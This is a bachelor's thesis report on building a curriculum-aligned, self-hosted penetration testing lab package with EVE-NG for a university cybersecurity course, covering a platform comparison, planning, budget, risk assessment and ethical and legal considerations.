Centre universitari adscrit a la

Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Memory

Volume I

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

April 2026

Contents

List of Tables

1 Introduction

Cybersecurity education faces a critical challenge: the disconnect between theoretical knowledge of IT systems and practical understanding of how security failures manifest in integrated environments. While students in the Computer Engineering degree program learn fundamental concepts—databases, network protocols, operating system internals, and software architecture—they rarely experience how misconfigurations and design flaws in these domains directly translate to security vulnerabilities.

Current training approaches amplify this gap. Commercial platforms such as HackTheBox**hackthebox** and TryHackMe**tryhackme** focus on isolated challenge-based scenarios that abstract away system complexity. Professional pentesting certifications (e.g., CEH, OSCP**ceh_framework**, **oscp_exam**) expect hands-on experience in realistic environments, yet many academic programs struggle to provide such environments due to cost, complexity, or vendor lock-in.

Within the TecnoCampus Bachelor's Degree in Computer Engineering (Management and Information Systems track), the "Introduction to Cybersecurity" course currently lacks a structured, reusable, and automatable lab environment that:

- Aligns pentesting scenarios with specific degree learning outcomes
- Enables students to recognize vulnerabilities within integrated systems (not isolated exploits)
- Provides reproducible environments for consistent assessment
- Reduces instructor workload through automation and documentation
- Remains cost-effective and institution-independent (open-source, locally maintained)

1.1 Proposed Solution

This project proposes a reusable penetration testing lab package built on EVE-NG **eve_ng** and deployed on self-hosted infrastructure, designed specifically for the *Introduction to Cybersecurity* course at TecnoCampus. The package comprises four progressive lab scenarios covering network reconnaissance and enumeration, web application vulnerabilities, network traffic analysis, and privilege escalation. Each lab is self-contained: it includes an EVE-NG topology file (`.unl`), a student guide (*enunciado*) and an instructor resolution guide (*resolució*), an assessment rubric, and supporting configuration and automation scripts. The entire package is open-source, vendor- independent, and deployable on any institution running a compatible hypervisor.

1.2 Document Structure

The remainder of this document is organised as follows. Chapter 2 reviews the state of the art in cybersecurity education platforms and lab environments, situating this project within the existing landscape. Chapter 3 presents the feasibility study, covering the project timeline, budget, technical viability, and risk assessment. Chapter 4 defines the project objectives and measurable KPIs. Chapter 5 describes the methodology, project phases, and research methods. Chapter 6 specifies the functional and technical requirements of the lab package. Chapter 7 documents the development process, including platform setup, infrastructure decisions, and a detailed description of each implemented lab.

2 State of the Art

Cybersecurity education has experienced exponential growth over the past decade, driven by increasing industry demand for skilled professionals and the accessibility of online learning platforms. While students have unprecedented access to training resources, the fragmentation of educational approaches has created gaps between abstract theoretical knowledge and practical, integrated system security. This chapter examines existing platforms and methodologies, identifies gaps in current offerings, and positions this bachelor's thesis within the broader context of cybersecurity pedagogical innovation.

2.1 Existing Laboratory and Training Platforms

The following subsections summarise the major platforms used for cybersecurity training, with a focus on their pedagogical approach and the limitations most relevant to curriculum-aligned institutional deployment.

2.1.1 HackTheBox

HackTheBox **hackthebox** is one of the most widely recognised online platforms for penetration testing practice, offering a large library of intentionally vulnerable machines and Capture-the-Flag challenges categorised by difficulty. The platform benefits from a strong community and industry recognition, making it a common supplementary resource for professional certifications. However, its challenges are isolated: there is no network topology connecting systems, no formal curriculum mapping to specific degree programmes, and the platform cannot be deployed on institutional infrastructure, which limits customisation and assessment integration.

2.1.2 TryHackMe

TryHackMe **tryhackme** adopts a gamified, beginner-friendly approach, combining structured learning paths with guided interactive labs accessible entirely from a browser. Its low barrier to entry and progressive structure make it effective for initial skill development. However, the platform is externally managed and subscription-dependent, scenarios are simplified to ensure completion within short timeframes, and it does not support local institutional deployment or integration with academic learning management systems.

2.1.3 Cisco Networking Academy

Cisco Networking Academy **cisco_netacad** provides institution-backed curriculum aligned with professional certifications (CCNA, CyberOps) and uses Packet Tracer for network simulation. Its formal structure and vendor support are strengths for foundational networking education. However, the programme is primarily defensive and networking-oriented, Packet Tracer does not support full operating system simulation or security tool integration, and the curriculum is tightly coupled to Cisco technologies.

2.1.4 SEED Labs

SEED Labs **seedlabs** is an open-source, research-backed collection of Docker-based security exercises covering specific concepts such as buffer overflows, SQL injection, and cryptographic protocols. The academic rigour and local deployability are significant advantages. Nevertheless, each lab is conceptually isolated, there is no structured penetration testing workflow spanning multiple systems, and significant instructor customisation is required to integrate SEED exercises into a complete curriculum.

2.1.5 Game of Active Directory (GOAD)

GOAD **goad** provides an Infrastructure-as-Code vulnerable Active Directory environment designed for realistic Windows domain penetra-

tion testing. Its use of Terraform and Vagrant enables reproducible deployment and the scenarios reflect real corporate environments. The platform is, however, narrowly focused on Windows AD: it does not cover reconnaissance, web application vulnerabilities, or network traffic analysis, and it lacks formal instructor resources or curriculum structure.

2.1.6 VulnHub

VulnHub **vulnhub** is a community-driven repository of downloadable vulnerable virtual machines for local deployment. Its open, self-directed nature suits independent learners well, but the absence of structured progression, inconsistent quality across community-contributed machines, and lack of automation for deployment and reset make institutional integration impractical without significant instructor effort.

2.1.7 Hack4u Academy

Hack4u Academy **hack4u** stands out for its emphasis on penetration testing methodology over tool memorisation, offering structured video-based courses with integrated practical exercises. Its curriculum is well-designed and the community active. The platform is, however, subscription-based and externally hosted, making local institutional deployment and automated large-scale assessment impossible.

2.2 Comparative Platform Analysis Matrix

The following table synthesises key characteristics across all reviewed platforms:

Platform	Approach	Deploy	Curriculum	Auto	Network
HackTheBox	CTF	No	Minimal	No	Isolated
TryHackMe	Gamified	No	Structured	No	Limited
Cisco Academy	Academic	Yes (PT)	Strong	Limited	Net-focused
SEED Labs	Conceptual	Yes (Docker)	Concept-based	Minimal	Isolated
GOAD	AD-focused	Yes (Terraform)	None	Moderate	AD Domain
VulnHub	Community	Yes	None	No	Isolated
Hack4u Academy	Methodology	External	Strong	Minimal	Limited

Table 2.1: Comparative Analysis: Existing Cybersecurity Training Platforms

2.3 Security Frameworks and Methodologies

Several authoritative frameworks inform cybersecurity education and guide both attack methodologies and defensive best practices.

2.3.1 OWASP Top 10

The OWASP Top 10 is a regularly updated list of the most critical web application security vulnerabilities **owasp2021**. For educational purposes it provides a focused, industry-recognised curriculum that prioritises the attack vectors students are most likely to encounter in practice. Lab 2 of this project is directly aligned with OWASP Top 10 categories.

2.3.2 CIS Critical Controls

The CIS Critical Controls (v8.0) represent a prioritised set of defensive techniques spanning network defence, data protection, and incident response **cis_controls**. Labs 1 and 4 incorporate defensive controls so that students understand not only how to attack but why specific security measures are implemented.

2.3.3 NIST Cybersecurity Framework

The NIST Cybersecurity Framework organises security activities into five functions: Identify, Protect, Detect, Respond, and Recover **nist_framework**. The lab design follows these principles by enabling students to iden-

tify vulnerabilities through hands-on exercises and understand corresponding protective measures.

2.4 Gap Analysis: What Existing Solutions Miss

Despite the proliferation of cybersecurity training platforms, significant gaps remain:

Gap 1: Curriculum Integration. Most platforms target independent learners or certification preparation rather than integration into specific degree programmes. No major platform explicitly maps pentesting scenarios to the learning outcomes of a particular computer science curriculum.

Gap 2: Institution Control. Effective educational deployment requires institutional control over content, assessment, and infrastructure. External platforms introduce dependencies and limit customisation, while fully self-hosted solutions often impose high maintenance burdens.

Gap 3: Integrated Network Penetration Testing. Most platforms focus on isolated services or individual techniques. Few provide realistic, multi-system network topologies where reconnaissance informs a complete attack chain and lateral movement is required.

Gap 4: Automation and Scalability. Even classroom-oriented platforms often lack automated deployment, environment reset, and assessment mechanisms, increasing instructor workload and limiting large-scale institutional adoption.

Gap 5: Balance of Guidance and Autonomy. Effective labs must balance sufficient structure to keep students on target with sufficient openness to encourage problem-solving and methodology development.

2.5 The Need for EVE-NG Based Labs

This analysis reveals that while excellent individual components exist—gamified learning (TryHackMe), challenging scenarios (HackTheBox), research-backed content (SEED Labs), specialised domains (GOAD)—no existing solution comprehensively addresses the needs of a university cybersecurity education programme:

- **Curriculum-aligned labs:** Mapped to specific degree learning outcomes
- **Integrated network scenarios:** Multi-system penetration testing with realistic complexity
- **Institutional control:** Locally deployable, customisable, and maintainable
- **Complete automation:** One-command deployment and reset with built-in assessment
- **System-level realism:** Full virtual machine workflows (real OS images, ISO-based installation, native kernel behaviour) that reproduce the technical conditions of professional pentesting practice

The bachelor's thesis project bridges this gap by leveraging EVE-NG **eve_ng** to create a comprehensive, reusable, and automatable teaching package for cybersecurity practical labs, synthesising the pedagogical strengths of existing platforms while addressing their limitations through institutional control, curriculum alignment, and automation.

3 Feasibility Study

Initial Planning

The project has been structured in 37 tasks distributed across three main phases: Preparation (Phase 0), Avantprojecte (Phase 1), and Implementation and Final Delivery (Phases 2 and 3). Each task has been carefully defined with the following attributes:

3.1 Gantt Chart and Task Definition

- **Task identifier:** Unique numeric code (e.g., 0.1, 1.0, 2.1, 3.4)
- **Task name:** Descriptive title of the activity
- **Category:** Classification (Preparation, Analysis, Documentation, Development, Testing, Implementation, Milestones)
- **Estimated hours:** Time allocation based on complexity and dependencies
- **Start and end dates:** Temporal boundaries for execution
- **Completion percentage:** Current progress indicator
- **Critical path flag:** Identification of tasks that directly impact delivery deadlines

3.1.1 Task Categories

The 37 tasks have been distributed across 7 categories:

Category	Number of Tasks	Total Hours
Preparation	4	105h
Analysis	5	49h
Documentation	6	95h
Development	8	178h
Testing	5	123h
Implementation	6	220h
Milestones	3	95h
TOTAL	**37**	**820h**

Table 3.1: Distribution of tasks by category

3.1.2 Phase Breakdown

Phase 0: Preparation (July - November 2025)

- Task 0.1: HomeLab Initialization Setup (64h)
- Task 0.2: VSCode Setup for thesis development (18h)
- Task 0.3: Parrot OS Security Setup and Basic Tools (15h)
- Task 0.4: Home Lab As-Built Documentation (8h)

The detailed activities and deliverables for this phase are described in the Methodology chapter (Chapter 4).

Phase 1: Avantprojecte (October 2025 - January 2026)

- Task 1.0: Thesis Development (22h)
- Task 1.1: SMART Objectives Definition (4h)
- Task 1.2: State of the Art: Frameworks and Tools (15h)
- Task 1.3: Functional and Non-Functional Requirements (10h)
- Task 1.4: Pentesting Methodology and Validation (8h)
- Task 1.5: Design Decisions and Justification (5h)
- Task 1.6: Gantt Chart Development (20h)
- Task 1.7: Risk Analysis and Mitigation Plan (15h)

- Task 1.8: Resource Inventory (5h)
- **Milestone 1.10: Preliminary Project (40h) - Delivery: January 16, 2026**

The detailed activities and deliverables for this phase are described in the Methodology chapter (Chapter 4).

Phase 2: Interim Report (January - March 2026)

- Task 2.1: Lab 1 Research - Reconnaissance (14h) - **CRITICAL**
- Task 2.2: Lab 2 Research - Web Vulnerabilities (14h) - **CRITICAL**
- Task 2.3: Lab 3 Research - Privilege Escalation (14h) - **CRITICAL**
- Task 2.4: Technical Write-ups Labs 1 & 2 (13h)
- Task 2.5: Topology Adjustments (30h)
- Task 2.6: Pre-validation with Pilot Users (20h) - **CRITICAL**
- Task 2.6.1: Pre-validation Revision (6h) - **CRITICAL**
- Task 2.7: Analyze and Write Hackathon Results (17h)
- Task 2.8: Interim Report Formalization (40h)
- Task 2.9: Set Up Servers, VMs and EVE-NG (20h)
- Task 2.10: Backup and Documentation of EVE-NG (10h)
- **Milestone 2.11: Intermediate Thesis (50h) - Delivery: March 20, 2026**

This phase implements the first three laboratories and validates them through informal pilot sessions with a small group of GEISI students (4–5 participants) conducted as each lab is completed. Total estimated hours: 212h.

Phase 3: Final Delivery (March - May 2026)

- Task 3.1: Lab 4 Research - Post-Exploitation (16h) - **CRITICAL**

- Task 3.2: Lab 3 Validation with Users (12h)
- Task 3.3: Technical Write-ups Labs 3 & 4 (19h)
- Task 3.4: Penetration Testing Phase 1 (Labs 1-2-3) (30h) - **CRITICAL**
- Task 3.5: Penetration Testing Phase 2 (All Labs) (25h) - **CRITICAL**
- Task 3.6: Python Automation Scripts (30h)
- Task 3.7: Final Validation with Pilot Users (18h)
- Task 3.8: Final Review and Project Polishing (25h)
- Task 3.9: Bachelor's thesis Report Writing I (15h) - **CRITICAL**
- Task 3.10: Bachelor's thesis Report Writing II (40h) - **CRITICAL**
- Task 3.11: Bachelor's thesis Report Writing III (35h) - **CRITICAL**
- Task 3.12: Final Revision (15h)
- Task 3.13: Final Report Preparation (20h)
- **Milestone 3.14: Final Report (5h) - Delivery: May 27, 2026**

This phase completes the fourth laboratory, performs final validation, develops automation scripts, and writes the final report. Total estimated hours: 315h.

3.1.3 Gantt Chart

The complete project timeline was planned and visualized using a custom interactive web application developed specifically for this thesis. The tool is available in the project repository at `docs/resources/gantt/index` and supports task management, critical path identification, progress tracking by phase, and PNG/CSV export. The exported Gantt chart image is stored at `docs/images/gantt_planning.png` for reference.

3.1.4 Critical Paths

Critical path tasks are those that directly impact the delivery deadlines and cannot be delayed without affecting subsequent milestones. The project has identified **13 critical tasks**:

ID	Critical Task	Hours	Deadline
1.4	Pentesting Methodology and Validation	8h	Nov 26, 2025
1.10	Milestone: Preliminary Project	40h	Jan 16, 2026
2.1	Lab 1 Research	14h	Jan 26, 2026
2.2	Lab 2 Research	14h	Jan 31, 2026
2.3	Lab 3 Research	14h	Feb 7, 2026
2.6	Pre-validation with Pilot Users	20h	Feb 23, 2026
2.6.1	Pre-validation Revision	6h	Mar 1, 2026
3.1	Lab 4 Research	16h	Mar 23, 2026
3.4	Penetration Testing Phase 1	30h	Apr 16, 2026
3.5	Penetration Testing Phase 2	25h	Apr 30, 2026
3.9	Bachelor's thesis Report Writing I	15h	May 1, 2026
3.10	Bachelor's thesis Report Writing II	40h	May 20, 2026
3.11	Bachelor's thesis Report Writing III	35h	May 25, 2026
TOTAL CRITICAL PATH		**277h**	

Table 3.2: Critical path tasks requiring strict adherence to deadlines

Any delay in these tasks will cascade to subsequent activities and potentially jeopardize milestone delivery dates. Special monitoring and contingency planning are allocated to these tasks.

3.2 Budget

3.2.1 Cost of Human Resources

The total estimated effort for the bachelor's thesis is **820 hours**, corresponding to the 20 ECTS credits assigned to the subject (25 hours per ECTS). The distribution is as follows:

Phase	Hours	Hourly Rate	Total Cost
Phase 0: Preparation	105h	15 €/h	1,575 €
Phase 1: Avantprojecte	188h	15 €/h	2,820 €
Phase 2: Interim Report	212h	15 €/h	3,180 €
Phase 3: Final Delivery	315h	15 €/h	4,725 €
TOTAL	**820h**		**12,300 €**

Table 3.3: Human resources cost estimation based on junior engineer hourly rate

The hourly rate of 15 €/hour corresponds to a junior cybersecurity engineer or IT student performing practical work, based on market rates in Spain for internships and entry-level positions in 2025-2026. Despite this, the cost remains theoretical, as the bachelor's thesis is not a commercial project but an academic exercise. Also, considering the educational context, this cost is not billed to any entity and less being 15 €/hour.

3.2.2 Cost of Hardware and Software Resources

Hardware Infrastructure

Resource	Quantity	Unit Cost	Total
HomeLab Server (2× Xeon E5-2680v4, 64GB RAM, HDD+SSD)	1	800 €	800 €
Development Workstation (Laptop + Desktop Computer)	1	1200 €	1200 €
Network Equipment (Router, Switch)	1 set	150 €	150 €
External Storage (Backup)	1	100 €	100 €
SUBTOTAL Hardware			**2,250 €**

Table 3.4: Hardware infrastructure costs

Note: The HomeLab server is a one-time investment reused across multiple projects and academic years, amortizing its cost over 3–5 years. The development workstation and network equipment are similarly reusable. Although these assets were already operational at the start of the project (Phase 0), they are included here for completeness. An additional 32 GB RAM module was acquired during the project to meet the memory demands of running multiple EVE-NG nodes con-

currently alongside other services hosted on the same infrastructure; this cost (~80 €) is not reflected in the original budget estimate.

Software and Licenses

Resource	License Type	Unit Cost	Total
EVE-NG Community Edition	Free/Open Source	0 €	0 €
Parrot OS Security	Free/Open Source	0 €	0 €
Proxmox VE	Free/Open Source	0 €	0 €
Metasploitable VMs	Free/Open Source	0 €	0 €
DVWA (Damn Vulnerable Web App)	Free/Open Source	0 €	0 €
Visual Studio Code	Free/Open Source	0 €	0 €
LaTeX (TeX Live)	Free/Open Source	0 €	0 €
Git + GitHub (Student Pack)	Free/Student	0 €	0 €
Burp Suite Community	Free	0 €	0 €
Wireshark	Free/Open Source	0 €	0 €
SUBTOTAL Software			**0 €**

Table 3.5: Software and license costs (all free/open-source for educational use)

A significant advantage of this project is the reliance on free and open-source tools, which reduces costs to zero for software licensing while maintaining professional-grade capabilities.

3.2.3 Other Costs

Concept	Cost
Electricity consumption (820h × 0.15 kWh × 0.20 €/kWh)	25 €
Internet connectivity (9 months × 40 €/month)	360 €
Documentation printing and binding (3 copies)	60 €
Contingency fund (5% of total)	635 €
TOTAL Other Costs	**1,080 €**

Table 3.6: Additional operational costs

3.2.4 Total Budget Summary

Category	Total Cost
Human Resources	12,300 €
Hardware Resources	2,250 €
Software Resources	0 €
Other Costs	1,080 €
TOTAL PROJECT BUDGET	**15,630 €**

Table 3.7: Complete project budget breakdown

3.3 Feasibility Analysis

3.3.1 Technical Feasibility

Infrastructure Availability

The project demonstrates **high technical feasibility** due to the following factors:

- **Completed Infrastructure Setup**: Phase 0 (Preparation) has been 100% completed, with HomeLab server, EVE-NG platform, Parrot OS Security, and development environment fully operational and documented.
- **Open-Source Ecosystem**: All software components (EVE-NG, Parrot OS Security, vulnerable VMs, pentesting tools) are mature, well-documented, and widely adopted in professional cybersecurity training.**metasploit**
- **Proven Technology Stack**: The selected technologies (Proxmox VE/EVE-NG for virtualization, Python/Bash for scripting, LaTeX for documentation) are industry-standard and have established best practices.**murphy2018**
- **Academic Support**: Access to institutional resources at TecnoCampus, including library resources for research and tutor expertise in cybersecurity and network administration.

Technical Competencies

The project requires competencies in multiple areas:

Area	Required Competency	Level
Network Administration	Configuration of virtual networks, VLANs, routing, firewall rules	Intermediate
Operating Systems	Linux administration, Windows Server configuration	Intermediate
Virtualization	EVE-NG topology design, VM management, resource optimization	Advanced
Pentesting	Reconnaissance, exploitation, privilege escalation, web vulnerabilities	Intermediate
Scripting	Python and Bash for automation and validation	Intermediate
Documentation	LaTeX, technical writing, academic formatting	Intermediate

Table 3.8: Required technical competencies and current proficiency level

The student has demonstrated competence in these areas through completed courses (Network Administration, Operating Systems, Software Engineering) and the successful completion of Phase 0 infrastructure setup.

Risk Assessment Framework

Following the five-phase risk assessment methodology defined in NIST SP 800-30, this section systematically identifies, evaluates, and prioritizes technical risks to ensure appropriate mitigation strategies.

Phase 1: Asset Identification and Scope Definition The project's critical assets have been identified and categorized according to the CIA triad (Confidentiality, Integrity, Availability):

Hardware Assets:

- HomeLab server (2× Xeon E5-2680v4, 64GB RAM) - Availability critical
- Development workstations (laptop + desktop) - Integrity critical
- Network equipment (router, switch) - Availability critical
- External storage devices (backup) - Confidentiality + Availability critical

Software Assets:

- EVE-NG community edition - Availability critical
- Parrot OS Security distribution - Integrity critical
- Vulnerable VMs (Metasploitable, DVWA) - Integrity critical
- Development tools (VSCode, Git, LaTeX) - Integrity critical

Data Assets:

- Thesis source code and documentation - Confidentiality + Integrity critical
- Lab topology configurations - Integrity + Availability critical
- Student learning materials - Availability critical
- Project research findings - Confidentiality + Integrity critical

Infrastructure Assets:

- Virtual network topology (EVE-NG) - Availability critical
- Network segmentation (VLANs) - Integrity critical
- Backup systems - Availability critical

Scope Definition: The risk assessment focuses on infrastructure and technical risks within the controlled laboratory environment. Excluded from scope: organizational risks (staffing, budget), regulatory risks (compliance), and external threats beyond the academic context.

Phase 2: Threat and Vulnerability Identification Threat Identification:

Threats are categorized by source according to NIST SP 800-30**nist_sp80030**:

- **Hardware Threats:** Disk failures, power supply degradation, CPU overheating, memory exhaustion
- **Software/Configuration Threats:** Outdated VM images, incompatible software versions, configuration drift, EVE-NG platform crashes
- **Knowledge Gap Threats:** Insufficient expertise in advanced networking, virtualization optimization, security best practices
- **Resource Constraint Threats:** Limited RAM for simultaneous VM operations, storage capacity limits, bandwidth limitations
- **Integration Threats:** EVE-NG network compatibility issues with host systems, tool interoperability problems
- **Data Loss Threats:** Accidental deletion, corruption, hardware failure causing data unavailability

Vulnerability Identification:

Vulnerabilities are the weaknesses that allow threats to impact assets:

- **Hardware Vulnerabilities:**
  - Aging server components (3-5 year lifespan approaching end-of-life)
  - Single point of failure in HomeLab infrastructure (no redundancy)
  - Limited RAM capacity for production-scale virtualization
- **Software Vulnerabilities:**
  - EVE-NG community edition limitations (no commercial support)

  - Outdated VM image libraries
  - Dependency on end-of-life operating system versions
- **Operational Vulnerabilities:**
  - Inadequate documentation of network topology state
  - Limited backup redundancy (single backup location)
  - No automated disaster recovery procedures
- **Competency Vulnerabilities:**
  - Limited hands-on experience with large-scale virtualization
  - Advanced network configuration knowledge gaps
  - Insufficient production-grade infrastructure management experience

Phase 3: Impact and Likelihood Analysis Risk assessment requires evaluating both likelihood (probability) and impact (consequence) of each identified threat exploiting a vulnerability. Scales follow NIST SP 800-30:

Probability Scale:

- **Low:** < 25% probability within project timeline
- **Medium:** 25-75% probability
- **High:** > 75% probability

Impact Scale:

- **Low:** Minor delays, easy workarounds possible
- **Medium:** Project delays, workarounds required
- **High:** Project jeopardy, timeline at significant risk

Risk Assessment Matrix:

Risk Scenario	Probability	Impact	Risk Level	Primary Asset
EVE-NG Performance Issues	Medium	High	HIGH	Infrastructure, Labs
VM Image Incompatibility	Medium	Medium	MEDIUM	Development, Labs
Knowledge Gaps in Advanced Networking	Medium	Medium	MEDIUM	Development, Timeline
Hardware Degradation / Disk Failure	Low	High	MEDIUM	Infrastructure
Data Loss (insufficient backup)	Low	High	MEDIUM	Documentation
Configuration Documentation Gaps	Medium	Medium	MEDIUM	Operations

Table 3.9: Risk assessment matrix with probability and impact evaluation (NIST SP 800-30)

Phase 4: Risk Evaluation and Prioritization Based on the impact-likelihood analysis, risks are prioritized to guide mitigation investment:

HIGH Priority Risks:

1. **EVE-NG Performance Issues** - Infrastructure bottlenecks causing lab functionality failures. Medium probability, high impact. Requires immediate resource optimization and monitoring implementation.

MEDIUM Priority Risks:

1. **VM Incompatibility** - Disparate image formats and versions causing integration problems. Medium probability, medium impact.
2. **Knowledge Gaps** - Team experience gaps in advanced networking and virtualization. Medium probability, medium impact on timeline.
3. **Configuration Documentation** - Inadequate topology documentation complicating troubleshooting and knowledge transfer. Medium probability, medium impact.
4. **Data Loss** - Insufficient backup redundancy creating single point of failure. Low probability, high impact if occurs.

LOW Priority Risks:

1. **Hardware Degradation** - Aging server components approaching end-of-life. Low probability, manageable through preventive maintenance.

Phase 5: Mitigation Strategies For each identified risk, mitigation strategies follow NIST SP 800-30 response approaches:

HIGH Priority Risk Mitigation:

- **EVE-NG Performance Issues** [REDUCTION Strategy]:
  - Hardware dimensioning: Allocate at least 32 GB RAM and 8 CPU cores dedicated to EVE-NG; the project ultimately required 64 GB on the host to run all nodes concurrently alongside other services (see Chapter 8)
  - Resource optimization: Implement memory tuning, network simulation limits, VM suspension when idle
  - Monitoring implementation: Deploy Prometheus + Grafana (Phase 2) for real-time performance alerting
  - Documented fallback: Maintain VirtualBox installation as alternative hypervisor if critical failure occurs
  - Result: Reduces probability from Medium to Low

MEDIUM Priority Risk Mitigation:

- **VM Incompatibility** [PREVENTION Strategy]:
  - Early testing: Validate all VM images (Metasploitable, DVWA, Parrot OS Security)**dvwa** in target environment before production use
  - Format standardization: Standardize on QCOW2 for EVE-NG compatibility
  - Image redundancy: Maintain alternative repositories (VulnHub, GitHub) for rapid replacement

  - Result: Reduces probability from Medium to Low

- **Knowledge Gaps** [PREVENTION + REDUCTION]:
  - Structured learning: Task 1.2 (State of the Art: 15h) provides comprehensive research on frameworks and tools
  - Continuous upskilling: Learning during implementation phases (Labs 1-4 research tasks)
  - Expert consultation: Access to tutor expertise in cybersecurity and network administration
  - Technical references: NIST SP 800-115**nist_sp800115**, OWASP Testing Guide**owasp_testing_guide**
  - Result: Reduces impact from Medium to Low-Medium

- **Configuration Documentation** [PREVENTION]:
  - Continuous documentation: Update topology diagrams during development
  - Automated export: Use EVE-NG built-in topology export functionality
  - Version control: All network configs via Git repository
  - Enforcement: All topology changes require corresponding documentation updates before milestone completion
  - Result: Reduces probability from Medium to Low

- **Data Loss** [REDUCTION]:
  - Daily automated backups: Encrypt and backup critical files to external storage device
  - Version control: All source code and documentation in Git repository with commit history
  - Off-site backup: Cloud storage (student account) with encryption for geographic redundancy
  - Restore testing: Quarterly restore tests to verify backup integrity
  - Result: Reduces both probability and impact (Low probability, Low impact)

LOW Priority Risk Mitigation:

- **Hardware Degradation** [PREVENTION]:
  - Preventive maintenance: Quarterly hardware diagnostics (disk health, temperature monitoring)
  - Component monitoring: Automated alerts for disk S.M.A.R.T. errors, CPU temperature thresholds
  - Replacement planning: Component procurement plan with 6-month horizon for critical parts
  - Result: Enables early detection and prevents critical failure

Risk Assessment Conclusion:

All identified risks have been systematically evaluated and assigned appropriate mitigation strategies. No individual risk is considered project-blocking. The comprehensive mitigation plan following NIST SP 800-30 methodology ensures the project can proceed with acceptable technical risk levels. The infrastructure is well-prepared, technology stack is appropriate, and mitigation strategies are concrete and implementable. Main technical challenges are manageable with proper planning and documented contingency measures.

3.3.2 Economic Feasibility

Cost-Benefit Analysis

The project presents **excellent economic feasibility** for the following reasons:

- **Zero Software Licensing Costs**: The exclusive use of free and open-source software eliminates recurring licensing expenses, making the solution sustainable for long-term educational use.
- **Low Infrastructure Investment**: The hardware infrastructure (2,250 €) is a one-time investment that can be reused across multiple academic years and courses, amortizing costs over 3-5 years.

- **Reusability and Scalability:** The teaching package is designed to be reused in multiple course editions (Introduction to Cybersecurity) with minimal maintenance costs, generating value beyond the initial development.
- **Institutional Value:** The deliverable provides long-term value to Tecnocampus by establishing a reproducible, automated laboratory infrastructure that reduces preparation time for faculty and enhances learning outcomes for students.

Cost Comparison with Alternatives

Alternative	Description	Annual Cost
This Project	Custom EVE-NG labs with automation, tailored to curriculum	0 €/year*
HackTheBox Academy	Commercial platform with pre-built labs and guided exercises	1,200 €/year
TryHackMe Education	Gamified learning platform with structured learning paths	800 €/year
Cybrary for Teams	Video-based training with labs and certification prep	1,500 €/year
Custom Enterprise Labs	Outsourced lab development by specialized company	8,000–15,000 €

Table 3.10: Cost comparison with commercial alternatives (*excludes initial development)

While commercial platforms offer convenience, they lack customization to specific curriculum needs, do not integrate with institutional learning management systems, and incur recurring annual costs. This project provides a tailored, cost-effective, and sustainable solution.

Conclusion: The project demonstrates **high economic feasibility** with minimal ongoing costs, significant institutional value, and favorable comparison to commercial alternatives.

3.3.3 Environmental Feasibility

Energy Consumption Analysis

The environmental impact of this project is primarily related to energy consumption during development and operation:

- **Development Phase (820 hours):**
  - HomeLab server power consumption: 150W average
  - Development workstation: 65W average
  - Network equipment: 15W
  - Total power: 230W × 820h = 188.6 kWh

  - CO^2 emissions (Spain avg. 0.25 kg CO^2/kWh): 47.15 kg CO^2**red_electrica**
  - **Solar Energy Offset (Home Installation):** Home infrastructure powered by 5kWp rooftop solar installation:
    * 2025 annual generation: 6,634.9 kWh (real data from Can Regasol installation)
    * 2025 household consumption: 7,708.9 kWh (grid + solar)
    * Daily average generation during development: ~18.2 kWh/-day
    * Estimated solar offset for development phase: 34% of 188.6 kWh (~64.1 kWh from solar)
    * Adjusted CO^2 emissions (with solar): 31.95 kg CO^2 (32% reduction)**red_electrica, murugesan2008**

- **Operational Phase (per academic year):**
  - Estimated usage: 4 laboratory sessions × 30 students × 3 hours = 360 hours/year
  - Power consumption: 230W × 360h = 82.8 kWh/year
  - CO^2 emissions: 20.7 kg CO^2/year

Comparison with Traditional Alternatives

Scenario	Description	Annual CO_2	With Solar*
This Project	Virtualized labs on shared HomeLab infrastructure	20.7 kg	14.1 kg
This Project (Dev)	Development phase with solar offset (6.6 MWh/year avg)	47.15 kg	31.95 kg
Individual VMs	Each student runs labs on personal computer (30 × 200W × 12h)	180 kg	–
Cloud-Based Labs	AWS/Azure hosted environments (datacenter PUE 1.5)	95 kg	–
Physical Network Lab	Dedicated hardware devices (switches, routers, servers)	450 kg	–

Table 3.11: CO^2 emissions comparison across laboratory approaches (*Solar offset based on 5kWp installation producing 6.6 MWh/year)

Sustainability Measures

The project incorporates several sustainability practices:

- **Renewable Energy Integration (Solar-Powered Infrastructure)**: The entire HomeLab and development environment operates on a 5kWp rooftop photovoltaic installation located at Can Regasol (Catalunya, Spain). Real operational data from 2025 demonstrates 6,634.9 kWh annual generation with household consumption of 7,708.9 kWh, indicating robust solar capacity with 3,796.4 kWh annual export to grid. This configuration offsets approximately 34% of development phase energy consumption (64.1 kWh from 188.6 kWh total), reducing CO^2 emissions by 32% compared to grid-only scenarios. The installation demonstrates practical implementation of distributed renewable energy for academic research infrastructure**murugesan2008**, **red_electrica**.

- **Resource Optimization**: VMs are configured with minimal resource allocation, suspended when idle, and share infrastructure efficiently through virtualization.

- **Digital Documentation**: All documentation is maintained in digital format (LaTeX source, PDF outputs), avoiding paper waste except for required printed thesis copies (3 units).

- **Hardware Longevity**: The HomeLab server is designed for longevity (3-5 years) with modular components that can be upgraded rather than replaced entirely.

- **Open-Source Philosophy**: Reliance on open-source software reduces electronic waste by extending the lifespan of existing hardware that might be considered obsolete for commercial software requirements.

Conclusion: The project presents **good environmental feasibility** with significantly lower carbon footprint compared to physical lab alternatives or individual VM deployments. The virtualized approach maximizes resource efficiency and minimizes environmental impact.

3.3.4 Legal Aspects

Intellectual Property and Licensing

The project complies with intellectual property regulations:

- **Open-Source Software:** All utilized software (EVE-NG, Parrot OS Security, Metasploitable, DVWA) is licensed under permissive open-source licenses (GPL, MIT, Apache 2.0) that explicitly allow educational use, modification, and redistribution.
- **Virtual Machine Images:** Vulnerable VMs (Metasploitable, DVWA) are provided by their respective projects with explicit permission for cybersecurity training and research purposes.
- **Documentation Ownership:** Per UPF regulations (Article 10), intellectual property of the bachelor's thesis belongs to the student. Exploitation rights default to the student unless otherwise agreed with the tutor and institution.
- **Third-Party Content:** All references, citations, and external resources used in documentation follow IEEE citation standards, ensuring proper attribution and avoiding plagiarism.

Ethical and Legal Considerations for Pentesting

The project adheres to ethical hacking principles and legal boundaries:

- **Controlled Environment:** All pentesting activities are conducted within isolated virtualized environments (EVE-NG sandbox), with no connection to production networks or systems outside the lab.
- **Authorized Targets:** Only intentionally vulnerable systems (Metasploitable, DVWA) designed explicitly for pentesting training are used as targets**dvwa.**
